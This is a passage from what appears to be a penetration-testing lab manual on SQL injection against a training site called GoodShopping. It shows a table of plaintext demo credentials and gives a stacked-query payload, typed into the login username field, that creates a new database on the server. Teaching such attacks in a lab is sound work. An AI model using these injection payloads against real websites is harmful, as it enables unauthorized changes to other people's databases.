


15. Click **Type here to search**, type **SQL Server Management Studio** and select the **Microsoft SQL Server Management Studio 18** application.




16. **Microsoft SQL Server Management Studio** window appears along with **Connect to Server** dialog box. In the **Authentication:** field, select **Windows Authentication** option from the drop-down list and click **Connect**.






17. Microsoft SQL Server Management Studio window appears, as shown in the screenshot.



18. In the left pane of the window, Expand **Databases** by clicking on + node, expand **GoodShopping** database by clicking on + node, expand **Tables** by clicking on + node, right-click **dbo.Login** and click **Select Top 1000 Rows**.





19. You can observe that you have created a **username** and **password** in the database of **GoodShopping** under **Results** tab as shown in the screenshot.


	loginid	username	password
1	1	smith	smith123
2	5	sandra	sandra123

20. You have successfully created your own user account using a specific code. Exit the **Microsoft SQL Server Management Studio**, Click **CPENT Windows Server 2019, Logout** from **GoodShopping** account.


21. In the GoodShopping website, click on **LOGIN** button, type **blah';create database Stevemartin; --** in the **Username** field, leave the **Password** field empty and click **Log in**.

Note: In the above query, **Stevemartin** is the name of the database which we are going to create.






22. If **No** error message or any message displays on the web page, it means that the site is vulnerable to SQL injection and a database with the name **Stevemartin** has been created in the server's database. You can observe that there is no error message displayed on the webpage. To confirm that the database has been created, switch back to **Windows Server** machine and view the database created in **SQL Server Management Studio**.

